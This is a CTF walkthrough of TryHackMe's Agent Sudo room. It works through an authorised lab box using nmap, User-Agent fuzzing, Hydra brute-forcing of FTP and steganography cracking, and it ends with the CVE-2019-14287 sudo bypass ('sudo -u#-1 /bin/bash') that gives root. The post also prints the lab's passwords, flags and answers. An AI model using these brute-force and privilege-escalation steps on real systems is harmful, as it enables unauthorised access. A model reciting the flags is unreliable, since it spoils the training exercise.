

Agent Sudo (TryHackMe)

Walkthrough: Steganography, OSINT, and CVE-2019-14287 Privilege Escalation

A full walkthrough of TryHackMe's Agent Sudo room — from a single HTTP header to root, one hidden file at a time.

Some CTF rooms just feel like a checklist. Agent Sudo isn't one of them — it feels like an actual spy story. You start by poking at three open ports, and by the end you've cracked a hidden ZIP inside a PNG, decoded a Base64 clue into a steghide passphrase, unlocked a JPEG's hidden message, matched a suspicious photo to a real-world conspiracy theory, and exploited a real CVE to become root. If you like your privilege escalation with a side of mystery, this one's for you.

Below is my complete walkthrough, organized exactly the way the room is structured — Task 1 through Task 5 — with the commands, the reasoning behind each step, and every question answered along the way.

This walkthrough documents the complete exploitation path from initial enumeration to root access, on a legal, self-hosted TryHackMe lab environment, for educational purposes.

☐ Skills Covered

- Nmap enumeration
- HTTP header fuzzing
- Burp Suite
- Hydra brute-forcing
- FTP
- Binwalk
- John the Ripper
- Base64 decoding
- Steghide
- SSH
- OSINT / reverse image search
- Sudo privilege escalation
- CVE-2019-14287

Task 1 — Deploy the Machine

This part is easy: spin up the TryHackMe AttackBox (or connect through your own OpenVPN config) and deploy the target Lab Machine. Once it's up, you'll get an IP address — that's your only starting point. No hints, no map. Just an IP.

Task 2 — Enumerate the Machine

Every engagement starts the same way: find out what's actually running before you start poking at it.

Step 1 — Full port scan with Nmap

```
nmap -Pn -A -p- --open <IP>
```

```
(root@kali)-[~/Desktop]
# nmap -Pn -A -p- --open 10.112.165.202
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-30 16:18 -0400
Nmap scan report for 10.112.165.202
Host is up (0.083s latency).
Not shown: 65531 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Announcement
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=7/30%OT=21%CT=1%CU=33241%PV=Y%DS=3%DC=T%G=Y%TM=6A6BB1D
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=105%TI=Z%CI=I%II=I%TS=A)SEQ
OS:(SP=104%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=A)SEQ(SP=104%GCD=1%ISR=10C%TI=Z%
OS:CI=I%II=I%TS=A)SEQ(SP=FB%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=A)SEQ(SP=FF%GCD
OS:=1%ISR=10B%TI=Z%CI=I%TS=A)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW7%O3=M4E8NNT11
OS:NW7%O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=68DF%W2=68DF%W3=68D
OS:F%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M4E8NNSNW7%CC=Y%Q=)
OS:T1(R=Y%DF=Y%T=40%W=0%S=A%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=
OS:0%S=A%A=Z%F=R%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)T
OS:6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
OS:%F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK
OS:=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 3 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT ADDRESS
1 82.91 ms 192.168.128.1
2 ...
3 84.60 ms 10.112.165.202

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.07 seconds
```

Figure 1 — Full Nmap scan showing three open ports

Three ports came back open:

Service	Version	Notes
FTP	vsftpd 3.0.3	Credentials discovered later via Hydra
SSH	OpenSSH 7.6p1	Used once James's password was recovered
HTTP	Apache 2.4.29	Hidden page found via User-Agent fuzzing

At this stage, HTTP looked like the best initial attack surface, while FTP and SSH suggested that credentials might become useful later on.

Step 2 — Testing anonymous FTP

Open FTP port with no obvious credentials? Always worth a shot with anonymous login. No luck this time, but it confirmed the service was alive and rejecting weak entry points:

```
ftp <IP> Name: anonymous → 530 Login incorrect
```

```
(root@kali)~[~/Desktop]
# ftp 10.112.165.202
Connected to 10.112.165.202.
220 (vsFTpd 3.0.3)
Name (10.112.165.202:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> bye
221 Goodbye.
```

Figure 2 — Anonymous FTP login attempt fails

Step 3 — The web server's own hint

Port 80 hosted a simple page titled "Announcement." Instead of a generic welcome message, it addressed the visitor directly with an unusual instruction:




Figure 3 — The homepage tells visitors to use their own codename as the User-Agent

That's a direct hint: the server expects a specific User-Agent value, treated as a kind of codename, to unlock further content. Rather than guessing manually, I fuzzed the User-Agent HTTP header using Burp Suite Intruder. One payload produced a 302 Found response instead of the usual 200:




Figure 4 — Burp Suite Intruder — fuzzing the User-Agent header

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
45	U	200	82			446	
45	S	200	81			446	
46	T	200	81			446	
47	U	200	82			446	
48	V	200	81			446	
49	W	200	80			446	
50	X	200	82			446	
51	Y	200	82			446	
52	Z	200	81			446	
29	C	302	82			459	
44	R	200	94			538	

Figure 5 — Intruder results — payload "C" returns a 302 status code

HTTP/1.1 302 Found Location: agent_C_attention.php

Request: HTTP/1.1 302 Found
 Date: Thu, 30 Jul 2026 19:56:57 GMT
 Server: Apache/2.4.29 (Ubuntu)
 Location: agent_C_attention.php
 Content-Length: 218
 Keep-Alive: timeout=5, max=100
 Connection: Keep-Alive
 Content-Type: text/html; charset=UTF-8

Response: <!DOCTYPE html>
 <html>
 <head>
 <title>
 Annonceement
 </title>
 </head>
 <body>
 <p>
 Dear agents,

Figure 6 — Response detail confirming the redirect target

Why this step: The homepage explicitly told me what mechanism to attack, so testing single-letter and name-like values against the User-Agent header was a direct, targeted move rather than a blind guess.

Step 4 — The hidden page

Following that redirect led to a page addressed directly to someone named Chris — which, conveniently, also answered the room's question about the agent's identity.




Figure 7 — agent_C_attention.php — the agent's identity is revealed

✓ Task 2 Answers

Q: How many open ports?

A: 3

Q: How you redirect yourself to a secret page?

A: By fuzzing the User-Agent HTTP header (via Burp Intruder) — one specific value triggered a 302 redirect to agent_C_attention.php

Q: What is the agent name?

A: Chris

Task 3 — Brute Your Way Out

Enumeration gave me a username. Now it was time to turn that into actual access.

Step 1 — Cracking the FTP password with Hydra

```
hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://<IP>
```

```
(root@kali)~[~/Desktop]
# hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.112.165.202
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-30 16:28:37
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.112.165.202:21/
[21][ftp] host: 10.112.165.202 login: chris password: crystal
[STATUS] 14344399.00 tries/min, 14344399 tries in 00:01h, 1 to 00 in 00:01h, 13 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-30 16:29:39
```

Figure 8 — Hydra brute-forcing the FTP password

Hydra successfully recovered the FTP credentials:

- username: chris
- password: crystal

Step 2 — Logging in and grabbing the files

```
ftp <IP> # chris / crystal
```

```
(root@kali) ~/Desktop
# ftp 10.112.165.202
Connected to 10.112.165.202.
220 (vsFTPD 3.0.3)
Name (10.112.165.202:root): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8530|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
226 Directory send OK.
ftp> binary
200 Switching to Binary mode.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||20820|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |*****| 217 185.88 KiB/s 00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (2.43 KiB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||34211|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |*****| 33143 196.81 KiB/s 00:00 ETA
226 Transfer complete.
33143 bytes received in 00:00 (132.78 KiB/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||35933|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |*****| 34842 205.98 KiB/s 00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (138.05 KiB/s)
ftp> bye
221 Goodbye.
```

Figure 9 — FTP login and directory listing, followed by downloading all three files

Three files were sitting in the FTP directory, so I pulled all of them down:

```
ls get To_agentJ.txt get cute-alien.jpg get cutie.png
```

Step 3 — Reading the note to Agent J

```
(root@kali) ~/Desktop
# cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is
somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
```

Figure 10 — Contents of To_agentJ.txt

The note claimed the "alien" photos were fakes, and that the real picture — with a hidden login password inside it — was stored somewhere in Agent J's own directory.

Step 4 — Cracking cutie.png

First, metadata:

```
exiftool cutie.png
```

```

(root@kali)-[~/Desktop]
# exiftool cutie.png
ExifTool Version Number      : 13.50
File Name                    : cutie.png
Directory                   : .
File Size                    : 35 kB
File Modification Date/Time   : 2019:10:29 08:33:51-04:00
File Access Date/Time        : 2026:07:30 16:32:58-04:00
File Inode Change Date/Time   : 2026:07:30 16:32:58-04:00
File Permissions              : -rw-r--r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 528
Image Height                 : 528
Bit Depth                    : 8
Color Type                   : Palette
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
Palette                      : (Binary data 762 bytes, use -b option to extract)
Transparency                 : (Binary data 42 bytes, use -b option to extract)
Warning                      : [minor] Trailer data after PNG IEND chunk
Image Size                   : 528x528
Megapixels                   : 0.279

```

Figure 11 — exiftool output — a trailer-data warning on cutie.png

A warning about trailer data after the PNG IEND chunk often indicates that additional content has been appended to the image. Binwalk confirmed it:

```
binwalk cutie.png
```

```

(root@kali)-[~/Desktop]
# binwalk cutie.png

```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 528 x 528, 8-bit colormap, non-interlaced
869	0x365	Zlib compressed data, best compression
34562	0x8702	Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820	0x8804	End of Zip archive, footer length: 22

Figure 12 — Binwalk identifies a hidden, encrypted ZIP archive inside cutie.png

Why this step: Metadata and trailing-data warnings are cheap, fast checks that often reveal whether a file has been used to smuggle extra data — always worth running before reaching for heavier steganalysis tools.

Hidden inside the PNG was a password-protected ZIP archive containing a file called To_agentR.txt. I extracted it, cracked the ZIP hash with John the Ripper, and read the note:

```
binwalk -e --run-as=root cutie.png
```

```

(root@kali)-[~/Desktop]
# binwalk -e --run-as=root cutie.png

```

DECIMAL	HEXADECIMAL	DESCRIPTION
869	0x365	Zlib compressed data, best compression
34562	0x8702	Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt

WARNING: One or more files failed to extract: either no utility was found or it's unimplemented

```

(root@kali)-[~/Desktop]
# ls _cutie.png.extracted/
365 365.zlib 8702.zip

```

Figure 13 — Extracting the embedded ZIP archive with binwalk

```
zip2john _cutie.png.extracted/8702.zip > hash.txt john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
(root@kali)-[~/Desktop]
# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alien (8702.zip/To_agentR.txt)
1g 0:00:00:00 DONE (2026-07-30 16:46) 1.785g/s 43885p/s 43885c/s 43885C/s michael!..280789
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 14 — John the Ripper cracks the ZIP password: alien

The ZIP password cracked to: alien.

```
7z x _cutie.png.extracted/8702.zip cat To_agentR.txt
```

```
(root@kali)-[~/Desktop]
# 7z x _cutie.png.extracted/8702.zip
7-Zip 26.00 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-02-12
64-bit locale=en_US.UTF-8 Threads:2 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: _cutie.png.extracted/8702.zip
--
Path = _cutie.png.extracted/8702.zip
Type = zip
Physical Size = 280

Enter password (will not be echoed):
Everything is Ok

Size:      86
Compressed: 280

(root@kali)-[~/Desktop]
# cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```

Figure 15 — Extracting the ZIP and reading To_agentR.txt

Step 5 — A Base64 clue about Area 51

Agent R's note mentioned sending the picture to a strange string: QXJlYTUx. The string matched the typical format of Base64-encoded text, so I decoded it:

```
echo "QXJlYTUx" | base64 -d # → Area51
```

```
(root@kali)-[~/Desktop]
# echo "QXJlYTUx" | base64 -d
Area51
```

Figure 16 — Decoding the Base64 string reveals Area51

Area51 turned out to be more than a narrative flourish — it was exactly the passphrase needed for the next step.

Step 6 — Steghide on cute-alien.jpg


The note to Agent J said the real picture, with the password hidden inside, was in "your directory" — meaning cute-alien.jpg itself. Using the Area51 passphrase decoded in the previous step, steghide extracted the hidden file:

```
steghide extract -sf cute-alien.jpg # Enter passphrase: Area51
```

```
(root@kali)-[~/Desktop]
# steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".
```


Figure 17 — Steghide extracts a hidden file using the Area51 passphrase

```
cat message.txt
```

A terminal window with a dark background. The prompt is (root@kali)~[~/Desktop]. The command cat message.txt has been entered. The output is: Hi james, Glad you find this message. Your login password is hackerrules! Don't ask me why the password look cheesy, ask agent R who set this password for you. Your buddy, chris.

```
(root@kali)~[~/Desktop]
# cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

Figure 18 — message.txt reveals James's SSH password

Steghide accepted the Area51 passphrase and extracted the hidden message, revealing the SSH password for James, along with a short message explaining that Agent R had chosen the password.

✓ Task 3 Answers

Q: FTP password

A: crystal

Q: Zip file password

A: alien

Q: steg password

A: Area51

Q: Who is the other agent (in full name)?

A: James — revealed as the SSH username once we logged in (Agent J = James)

Q: SSH password

A: hackerrules!

Task 4 — You Know the Drill

Step 1 — Logging in over SSH

```
ssh james@<IP> # password: hackerrules!
```

```

(root@kali)~[~/Desktop]
# ssh james@10.112.165.202
The authenticity of host '10.112.165.202 (10.112.165.202)' can't be established.
ED25519 key fingerprint is: SHA256:rt6rNp01pGMk14PRRE7NaQKAHV+UNkS9Bfrcy8jVCA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.112.165.202' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
james@10.112.165.202's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Jul 30 21:07:06 UTC 2026

System load:  0.0          Processes:    101
Usage of /:   39.7% of 9.78GB   Users logged in:  0
Memory usage: 18%          IP address for ens5: 10.112.165.202
Swap usage:   0%

75 packages can be updated.
33 updates are security updates.

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ whoami
james
james@agent-sudo:~$

```

Figure 19 — SSH login as james

Step 2 — Grabbing the user flag

```
ls -la cat user_flag.txt
```

```

james@agent-sudo:~$ pwd
/home/james
james@agent-sudo:~$ ls -la
total 80
drwxr-xr-x 4 james james 4096 Oct 29 2019 .
drwxr-xr-x 3 root  root 4096 Oct 29 2019 ..
-rw-r--r-- 1 james james 42189 Jun 19 2019 Alien_autospy.jpg
-rw----- 1 root  root  566 Oct 29 2019 .bash_history
-rw-r--r-- 1 james james 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 james james 3771 Apr  4 2018 .bashrc
drwx----- 2 james james 4096 Oct 29 2019 .cache
drwx----- 3 james james 4096 Oct 29 2019 .gnupg
-rw-r--r-- 1 james james 807 Apr  4 2018 .profile
-rw-r--r-- 1 james james  0 Oct 29 2019 .sudo_as_admin_successful
-rw-r--r-- 1 james james 33 Oct 29 2019 user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7

```

Figure 20 — Reading user_flag.txt

Step 3 — Alien_autospy.jpg and a little OSINT

James's home directory had one more image waiting: Alien_autospy.jpg. I copied it over to my attack machine to take a closer look:

```
scp james@<IP>:/home/james/Alien_autospy.jpg .
```

```

james@agent-sudo:~$ ls -la
total 80
drwxr-xr-x 4 james james 4096 Oct 29 2019 .
drwxr-xr-x 3 root  root 4096 Oct 29 2019 ..
-rw-r--r-- 1 james james 42189 Jun 19 2019 Alien_autospy.jpg
-rw----- 1 root  root  566 Oct 29 2019 .bash_history
-rw-r--r-- 1 james james 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 james james 3771 Apr  4 2018 .bashrc
drwx----- 2 james james 4096 Oct 29 2019 .cache
drwx----- 3 james james 4096 Oct 29 2019 .gnupg
-rw-r--r-- 1 james james 807 Apr  4 2018 .profile
-rw-r--r-- 1 james james  0 Oct 29 2019 .sudo_as_admin_successful
-rw-r--r-- 1 james james 33 Oct 29 2019 user_flag.txt
james@agent-sudo:~$

```

Figure 21 — Locating Alien_autospy.jpg in James's home directory

Exif metadata confirmed the image had been edited in Adobe Photoshop CS5.1, but it did not answer the room question directly — it only proved the photo had been manipulated. A reverse image search associated the image with the famous Roswell alien autopsy hoax, which is what actually answered the question:




Figure 22 — Reverse image search links the photo to the Roswell alien autopsy hoax

Why this step: A CTF box will occasionally hand you a file that has nothing left to extract technically — the next clue is external, real-world context. Treating a suspicious image as an OSINT target, not just a forensics target, is what closes this question out.

✓Task 4 Answers

Q: What is the user flag?

A: b03d975e8c92a7c04146cfa7a5a313c7

Q: What is the incident of the photo called?

A: Roswell alien autopsy

Task 5 — Time to Get Real

User access is nice. Root is nicer. Time to check what James can actually run.

Step 1 — Checking sudo rights

```
sudo -l sudo --version
```

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$ sudo --version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
```

Figure 23 — `sudo -l`, `sudo --version`, and the successful exploit

The result looked deceptively locked down:

```
User james may run the following commands on agent-sudo:    (ALL, !root)
/bin/bash
```

On paper, that means James can run `/bin/bash` as any user — except root. Seems safe... unless the sudo version has a known flaw in how it validates user IDs. Sure enough, this box was running sudo 1.8.21p2.

Step 2 — Finding the right CVE

A quick search for that sudo version turned up exactly the bug I was hoping for:

[Exploit-DB \(EDB-ID: 47502\)](#)

CVE-2019-14287

The bug: sudo (before 1.8.28) never checks whether a given user ID actually exists. Passing -1 (or its unsigned equivalent, 4294967295) bypasses the intended root restriction due to the vulnerable UID validation logic in older sudo versions — the value gets treated as 0, which is always root. So a "(ALL, !root)" rule, meant to block exactly this, gets silently bypassed.

***Why this step:** Reading the exact sudo version and searching it against known CVEs, rather than guessing at generic privilege-escalation scripts, is what makes this step fast and precise instead of a shot in the dark.*

Step 3 — Popping root

```
sudo -u#-1 /bin/bash
```

One line, and the flawed UID check does the rest — sudo happily hands over a root shell.

Step 4 — Reading the root flag

```
whoami cat /root/root.txt
```

```
root@agent-sudo:~# cat /root/root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:~#
```

Figure 24 — Root shell and the root flag

The root flag came with a signature from the room's creator, revealing the identity of "Agent R" all along.

✓Task 5 Answers

Q: CVE number for the escalation (Format: CVE-xxxx-xxxx)

A: CVE-2019-14287

Q: *What is the root flag?*

A: b53a02f55b57d4439e3341834d70c062

Q: *(Bonus) Who is Agent R?*

A: DesKel — the room's creator, credited at the bottom of the root flag message

Final Thoughts

Agent Sudo packs an unusual amount of variety into one box: HTTP header fuzzing to find a hidden page, FTP/SSH brute-forcing, a layered steganography chain (PNG → ZIP → password, JPG → steghide → password), some genuine OSINT work to identify a photo, and a real, well-documented CVE for the final privilege escalation. It's a great reminder that recon isn't just about ports and services — sometimes the most important clue is a weird string of text or a photo that looks a little too familiar.

Overall, Agent Sudo is an excellent beginner-to-intermediate room that combines enumeration, steganography, OSINT, password cracking, and a real privilege-escalation vulnerability into a single coherent storyline.